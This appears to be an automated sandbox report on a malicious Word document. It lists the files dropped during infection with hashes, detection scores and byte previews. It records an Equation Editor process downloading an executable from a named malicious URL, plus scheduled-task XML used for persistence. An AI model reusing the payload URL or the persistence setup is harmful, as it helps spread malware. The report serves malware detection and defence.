Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A..S.....P... .....k... .....@.. .....X.. ..@.....k..K..... k..... ....H.....text....K... ...P..... ..`.rsrc.....`.....@..@.rel oc.....p.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\plugmanzx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	424448
Entropy (8bit):	7.940710439386542
Encrypted:	false
SSDEEP:	12288:de01WUknsn9cOCfDAw214ZcSWqFGHAHP07:80V9jCnPZcSDsS
MD5:	525C479A4A2EFC75301C47932E47A2A5
SHA1:	86CAE4789FB9AB6AFAA368D1D7446B4EDC6820D5
SHA-256:	64EB8C47B054D4CFF298DFF325C44CBEDF6D4E42A7C950EAB90656B4F384287A
SHA-512:	E075CC1C83B0935FD0FEF4BB1D1CCBBA16178CD8383EDF0378195BD60D2668DE37F265A2EDE70773AC89CE905530932050C3E487F28287073FCD7FEEB5A4C9E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 53%
IE Cache URL:	http://kizitox.cf/plugmanzx.exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\plugmanzx[1].exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...X..a.....p..... .....@.. ....@.....W..... ....H.....text....o... ...p..... ..`.rsrc.....r.....@..@.reloc..... .....x.....@..B.....H.....&...g.....C.....*".(.....*.~....*.....*>.(.....X(.....*>.(.....Y(.....*>#.....@.....*B.(.....}....*..*r.r...p.{....o....(....(....z"..(....*..s....*B.(.....}....*r.r...p.{....o....(....(....z.s)...*"..o*...*"..o+...*"..o,...*&...(-...*..o....*..o/...*..o0...*"..(1...*"..(2...*"..(3...*.s4...*"..o5...*"..o6...*"..o7...*..(8...*..o9...*..(:... *...}.....(@.....}.....}.....(I....*>..(.....*..oT...*..oU...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{52150FD1-5CC4-4E37-8779-B8CDDC719BF6}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	4.2867082820968605
Encrypted:	false
SSDEEP:	48:rEWBLnUPMPlyWVxA825tTn4XrBZcHZmEbIFNiYbQBrmUYg3VwNZfrf7:IW10MPlRa8gnoBIZm66ImUFVafrj
MD5:	ADC01A72BC0269225E1BF40FDEF245B1
SHA1:	4C323FD765C6B5BE745EED760301892E34EEDFEA
SHA-256:	2E4297ABE0DD74B4974DEFDEC09283F971982AF1BAE2485AEF8351D307F47888
SHA-512:	5D8F354DC1819340BD8EFCB4555103103E888764F8AB9362CC5107BCDBFDFAAA065512B9E1AFD8DC9B880EA253579060305A4450EC7A6ADA14DBBEE4AFDEE 32
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CEE970F3-FF5B-46FC-8C2B-AC41464B46E8}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	3.590804919277108
Encrypted:	false
SSDEEP:	384:mNgYurnVSVsYELboGakLGRFsws0AkboyN7LUkl7ob0CE460Z:meYSnsLw1wxboyJ4kl+VEl0Z
MD5:	EF56C3CFE7352EB58C3D12E06E77789B
SHA1:	D723B8F0D17C806A997CF92709FB3A372DBCDED5
SHA-256:	0E749EF7E3BCF8F98BEE51C93413BDAC0082983DBE471D29D894149DCF3B7CAB
SHA-512:	D1C9B1B348D4AC32A992F5EBF0E82D4BB27BBF5DDCC2825CFD43F4F858AB8F5E979BB6938D8EDAA780FFC2D14A2F65793B6E89D5F01CD3DED63663B00F60C 37A
Malicious:	false
Preview:	?.#...%.0.`.=.~.1.1.@.~.?.2.*.?.!.?...`.9.3.#.....?.%.8.7.|.;.`...9.,.@.].?.@.^.).`.,.%.,.).(.|.|.).2.@._.0.?...?.=./...-.9.3.~.$.).).,.$.5.:.5.].5.?.~.%..._.=.&.4.(.$.?.-.%.*...|.8.#.,.?.~. 9.7.1.=.?.!.]...$./.'...../.0.2...:.!.#.?.6.~.5.?.-.#.*.6.4.$.+.5.'.~.....!.6.=.!.=.0.?...).#.?.9...?.'.^.|.`.'.%.9.2.'.:.3._.7.>.+.[.<.%.?.*.(.....7._.%...3.+.!.!.#.].#...>.9.2.<.4.?....9.3.(.).$.*.?.?.). <...../.?.?.].7...0.#.6.+.).@.(.|.1.|.^.`...&.?.3.6.9.8.].?.>.3.[.].`.,.*.<.3.0.::^.?.,.-.=.4.6.+.3._...<.3.,.1.0.#.#./.(.8.;.;.].1...@...?.].!.?.:.:.5.`.?.7.>.(.~._./.5.:.-...7._.8.[.~.(.,.).).^.7.*.9.|.?. ^.&.>.!.-.%.7...|./.^.^.5.?.7.1.$._.'...`...).?.:.2.=.(.?.3.).=.6./.#./.*.?.).&.1.3.[.?.[.*._.).+.>.*.4.?.'.).;.=.:.?.1.?.8..._.?.6.&.<.1.4.:.4.$.~.3._.9...7.].%.0.*.3.%.;.9.~.|.%.=.|.^.).4.?.6.*.6.-. !.=.4.?.6.?.).?.:...'...$.].*.%.?.%./.?.?.:.1._.%.%.].9.::[.?.2._.%.>...%.,./.?.>.%.?.9.9.?.`.?.+.`...$.%.?.?._.:.'.($.7...|./.9.^.(.6._.'.0._.<.].^.9.%.|.%.].@.%.5.9.(...;.!.?...8.$...5.?. #.9.^.[._.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F9B2DBE1-15F4-4D40-9F85-BB60A6C1DBB6}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\tmp5800.tmp	
Process:	C:\Users\user\AppData\Roaming\plugmandcio8974.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1573
Entropy (8bit):	5.112435613270854
Encrypted:	false
SSDEEP:	24:2di4+S2qhZ1ty1mCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtjjxvn:cgeZQYrFdOFzOzN33ODOiDdKrsuTjdv
MD5:	04766F9876293D06FFD88B97FE07BD28
SHA1:	008C7C18F68A59C1FFAC73987FD88FC6581CD5A7
SHA-256:	22DC7F0E57BB97AE3C0981008E4C5A9CC65FD950751CEF8AC31B543086DBFD59
SHA-512:	F32F07E62576EBA4A09764F58DD3A7DD6AB2B1B7F078AA8F4CF0F8E92B37392C0C9CB90E30E70361106C114975865A4F546D04D80458C79BC512BDE03609F8E
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>user-PC\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>user-PC\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>user-PC\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <RunOnlyIfNetworkAvail

C:\Users\user\AppData\Local\Temp\tmpC5EA.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.1063907901076036
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0Rl4xtn:cbk4oL600QydbQxIYODOLedq3Sl4j
MD5:	CFAE5A3B7D8AA9653FE2512578A0D23A
SHA1:	A91A2F8DAEF114F89038925ADA6784646A0A5B12
SHA-256:	2AB741415F193A2A9134EAC48A2310899D18EFB5E61C3E81C35140A7EFEA30FA
SHA-512:	9DFD7ECA6924AE2785CE826A447B6CE6D043C552FBD3B8A804CE6722B07A74900E703DC56CD4443CAE9AB9601F21A6068E29771E48497A9AE434096A11814E8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmpCBC2.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	5.135021273392143
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0mn4xtn:cbk4oL600QydbQxIYODOLedq3Z4j
MD5:	40B11EF601FB28F9B2E69D36857BF2EC
SHA1:	B6454020AD2CEED193F4792B77001D0BD741B370
SHA-256:	C51E12D18CC664425F6711D8AE2507068884C7057092CFA11884100E1E9D49E1
SHA-512:	E3C5BCC714CBFCA4B8058DDCDDF231DCEFA69C15881CE3F8123E59ED45CFB5DA052B56E1945DCF8DC7F800D62F9A4EECB82BCA69A66A1530787AEFFEB15E2BD5
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	
Size (bytes):	232
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	6:X4LDAnybgCFcpJSQwP4d7ZrqJgTFwoaw+9XU4:X4LEnybgCFCtvd7ZrCgpwoaw+Z9
MD5:	32D0AAE13696FF7F8AF33B2D22451028
SHA1:	EF80C4E0DB2AE8EF288027C9D3518E6950B583A4
SHA-256:	5347661365E7AD2C1ACC27AB0D150FFA097D9246BB3626FCA06989E976E8DD29
SHA-512:	1D77FC13512C0DBC4EFD7A66ACB502481E4EFA0FB73D0C7D0942448A72B9B05BA1EA78DDF0BE966363C2E3122E0B631DB7630D044D08C1E1D32B9FB025C356A5
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:0ktn:0k
MD5:	E47DDDC7C1DF941678EB961756C8DFA6
SHA1:	AB1F9116AB552F43E832633376A9FF0C4A958CFF
SHA-256:	CFAE7666B0EF374C509616A63F8DEDA4C5FB5A47C671E6780F5DF3DF3A06EECB
SHA-512:	5C14095DCF1F05BA9E7395B6D29A36C1A6B331498E44C1F8646926800B9EDC108F2AAD6DE72AAD4BFE5D2B8811776E480BABC53F06CD82192CBB6EEF14A5AA0B
Malicious:	**true**
Preview:	.....H

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\settings.bak	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	24
Entropy (8bit):	4.584962500721156
Encrypted:	false
SSDEEP:	3:9bzY6oRDJoTBn:RzWDqTB
MD5:	3FCC766D28BFD974C68B38C27D0D7A9A
SHA1:	45ED19A78D9B79E46EDBFC3E3CA58E90423A676B
SHA-256:	39A25F1AB5099005A74CF04F3C61C3253CD9BDA73B85228B58B45AAA4E838641
SHA-512:	C7D47BDAABEEBB8C9D9B31CC4CE968EAF291771762FA022A2F55F9BA4838E71FDBD3F83792709E47509C5D94629D6D274CC933371DC01560D13016D944012D5
Malicious:	false
Preview:	9iH...}Z.4..f.....l.d

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\settings.bin	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	5.221928094887364
Encrypted:	false
SSDEEP:	3:9bzY6oRDMjmPl:RzWDMCd
MD5:	AE0F5E6CE7122AF264EC533C6B15A27B
SHA1:	1265A495C42EED76CC043D50C60C23297E76CCE1
SHA-256:	73B0B92179C61C26589B47E9732CE418B07EDEE3860EE5A2A5FB06F3B8AA9B26
SHA-512:	DD44C2D24D4E3A0F0B988AD3D04683B5CB128298043134649BBE33B2512CE0C9B1A8E7D893B9F66FBBCDD901E2B0646C4533FB6C0C8C4AFCB95A0EFB95D44F8
Malicious:	false
Preview:	9iH...}Z.4..f..... 8.j....|.&X..e.F.*.

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\storage.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\storage.dat	
File Type:	data
Category:	dropped
Size (bytes):	426840
Entropy (8bit):	**7.999608491116724**
Encrypted:	**true**
SSDEEP:	12288:zKf137EiDsTjevgA4p0V7njXuWSvdVU7V4OC0Rr:+134i2lp67i5d8+OCg
MD5:	963D5E2C9C0008DFF05518B47C367A7F
SHA1:	C183D601FABBC9AC8FBFA0A0937DECC677535E74
SHA-256:	5EACF2974C9BB2C2E24CDC651C4840DD6F4B76A98F0E85E90279F1DBB2E6F3C0
SHA-512:	0C04E1C1A13070D48728D9F7F300D9B26DEC6EC8875D8D3017EAD52B9EE5BDF9B651A7F0FCC537761212831107646ED72B8ED017E7477E600BC0137EF857AE2
Malicious:	false
Preview:	..g&jo...IPg...GM....R>i...o...I.>.&.r{....8...}...E....v.!7.u3e.. .....db...}.....".t(.xC9.cp.B....7...'.....%.....w.^.._.....B.W%.<..i.0.{9.xS...5...)..w..$..C..?`F..u.5.T.X.w'Si..z.n{...Y!m. ..RA...xg....[7...z..9@.K.-...T..+.ACe....R....enO.....AoNMT.\^....}H&..4I...B.:..@..J...v..rI5..kP.....2j....B..B.~.T..>.c..emW;Rn<9..[.r.o....R[....@=...:....L.g<.....I..%4[.G^.~.I'.....v .p&.....+..S...9d/.{..H.`@.1.....f.\s...X.a.].<.h*...J4*...k.x....%3.....3.c..?%....>.!.}..)(.{...H...3..`].Q.[sN..JX(.%pH....+.....(...v.....H...3..8.a_..J..?4...y.N(..D.*h..g.jD..I...44 Q?..N.....oX.A.....I...n?./.....$.!.;.^9"H.....*...OkF....v.m_.e.v..f...".."..bq{.....O.-....%R+...-..P.i..t5....2Z# ...#...,L..{..j..heT -=Z.P;...g.m)<owJ].J..../.p..8.u8.&..#.m9...j%..g&... .g.x.I,....u.[....>./W.....*X...b*Z...ex.0..x.}.....Tb...[..H_M._.^N.d&...g._."@4N.pDs].GbT.....&p.....Nw...%$=.....{..J.1....2....<E{..<!G..

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\task.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	57
Entropy (8bit):	4.795707286467131
Encrypted:	false
SSDEEP:	3:oMty8WbSX/MNn:oMLWus
MD5:	D685103573539B7E9FDBF5F1D7DD96CE
SHA1:	4B2FE6B5C0B37954B314FCAEE1F12237A9B02D07
SHA-256:	D78BC23B0CA3EDDF52D56AB85CDC30A71B3756569CB32AA2F6C28DBC23C76E8E
SHA-512:	17769A5944E8929323A34269ABEEF0861D5C6799B0A27F5545FBFADC80E5AB684A471AD6F6A7FC623002385154EA89DE94013051E09120AB94362E542AB0F1DD
Malicious:	false
Preview:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe

C:\Users\user\AppData\Roaming\GVujWCI.exe	
Process:	C:\Users\user\AppData\Roaming\plugmandcio8974.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	424448
Entropy (8bit):	7.940710439386542
Encrypted:	false
SSDEEP:	12288:de01WUknsn9cOCfDAw214ZcSWqFGHAHP07:80V9jCnPZcSDsS
MD5:	525C479A4A2EFC75301C47932E47A2A5
SHA1:	86CAE4789FB9AB6AFAA368D1D7446B4EDC6820D5
SHA-256:	64EB8C47B054D4CFF298DFF325C44CBEDF6D4E42A7C950EAB90656B4F384287A
SHA-512:	E075CC1C83B0935FD0FEF4BB1D1CCBBA16178CD8383EDF0378195BD60D2668DE37F265A2EDE70773AC89CE905530932050C3E487F28287073FCD7FEEB5A4C9E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 53%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...X..a.....p..... .....@.. .....@.....W..... ....H.....text....o.. ...p..... ..`.rsrc.....r.....@..@.reloc..... .....x.....@..B.....H.....&...g.....C.....*".(.....*.~....*.....*>.(.....X(.....*>.(.....Y(.....*>#.....@.....*B.(.....}....*..*.r...p.{....o....(....(....z"..(....*..s....*B.(.....}....*.r...p.{....o....(....(....z.s)...*"..o*...*"..o+...*"..o,...*&...(-...*..o....*..o/...*..o0...*"..(1...*"..(2...*"..(3...*.s4...*"..o5...*"..o6...*"..o7...*..(8...*..o9...*..(:... *...}.....(@.....}.....}.....(I....*>..(.....*..oT...*..oU...

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PO-DOC_MDR0307_019.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:57 2021, mtime=Mon Aug 30 20:08:57 2021, atime=Wed Jan 12 20:25:16 2022, length=30467, window=hide
Category:	dropped
Size (bytes):	1054
Entropy (8bit):	4.540386110725884
Encrypted:	false
SSDEEP:	12:8PgOSW0gXg/XAlCPCHaXeBhB/OW9qX+WOWTxiSQgicvbIs7LlX0DtZ3YilMMEpxB:8Pgj/XTuzLIFTUS0eMslEDv3qcTQd7Qy
MD5:	E085EA6E646EE42793DB9C29ED76177A
SHA1:	18945CBECADD08FD2BFA3DB6EBFF64DDE16A7FF1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PO-DOC_MDR0307_019.LNK	
SHA-256:	580B231B77FE615EBA9BB6D5B992D6F8FD188C0CFF66A79215BD99D486AF0657
SHA-512:	F0C8901AF28F3D1BAAFB66C205D8790E7C204556C1BD034E1E3F50EC56925FDA39CA8C56214DD0AB405F7B7D822C9798A27A653FC56C4E8BA1A63E087EB506 9
Malicious:	false
Preview:	L.....F.... ...i..?...i..?....?.....w.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....v.2..w..,T). .PO-DOC~1.DOC..Z.....S...S..*.....P.O.-.D.O.C._.M.D.R.0.3.0.7._.0.1.9...d.o.c.....-...8...[.....?J.....C:\Users\..#..... .....\\887849\Users.user\Desktop\PO-DOC_MDR0307_019.doc.-.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.O.-.D.O.C._.M.D.R.0.3.0.7._.0.1.9...d.o.c.....:..,.LB.)...Ag..... .....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....887849.....D_....3N...W..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	87
Entropy (8bit):	4.899519001885104
Encrypted:	false
SSDEEP:	3:bDuMJltuiSp3omX1gc4iSp3ov:bCmuR3I5R3y
MD5:	F2BF74944422FE772D4CE7664C67497E
SHA1:	13173EA1DE06F687815CF13533C91A5FC74354C4
SHA-256:	9D275D0303AEFBBBE527F0E9432E05A23B7D7B2DA6CD2761E572496FB1DE6724
SHA-512:	07371349425D671786ED152D7E1E7E153ECF42B151C59D593CF3C0DF93BC7A1865289B1AA23055DBC9898222CC6660F01A88C4F61A4A71C08E478DFE4518109
Malicious:	false
Preview:	[folders]..Templates.LNK=0..PO-DOC_MDR0307_019.LNK=0..[doc]..PO-DOC_MDR0307_019.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0I4QYEQKG9GOSY7Y4V5C.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5863481171839733
Encrypted:	false
SSDEEP:	96:chQCQMqGqvsqvJCwoEz8hQCQMqGqvsEHyqvJCwor2zavKrVHTpxpyM+lUVaA2:cW7oEz8WvHnor2zaC5f8M0A2
MD5:	F8D8ECEEA1CAEE6085BD7233DD48E8C0
SHA1:	B680FFF8B876DB366E3489B05043BE59A66659E5
SHA-256:	CBBA5C634699B1A442E3A1DAA22AAB9646867B7E2612C6D3B6C682A8D5BC2EB9
SHA-512:	24ED8E8B8FB631C434F7A8E60FD1B22B821132166DEFFF57A39DC8F3221E06BCB443935388400B3ACD9CCF4FBF01CA73D0CC7C96CB732DF68F4FA73CCF8F76 4
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:..,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:..,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	
Size (bytes):	8016
Entropy (8bit):	3.5863481171839733
Encrypted:	false
SSDEEP:	96:chQCQMqGqvsqvJCwoEz8hQCQMqGqvsEHyqvJCwor2zavKrVHTpxpyM+lUVaA2:cW7oEz8WvHnor2zaC5f8M0A2
MD5:	F8D8ECEEA1CAEE6085BD7233DD48E8C0
SHA1:	B680FFF8B876DB366E3489B05043BE59A66659E5
SHA-256:	CBBA5C634699B1A442E3A1DAA22AAB9646867B7E2612C6D3B6C682A8D5BC2EB9
SHA-512:	24ED8E8B8FB631C434F7A8E60FD1B22B821132166DEFFF57A39DC8F3221E06BCB443935388400B3ACD9CCF4FBF01CA73D0CC7C96CB732DF68F4FA73CCF8F764
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\plugmandcio8974.exe	
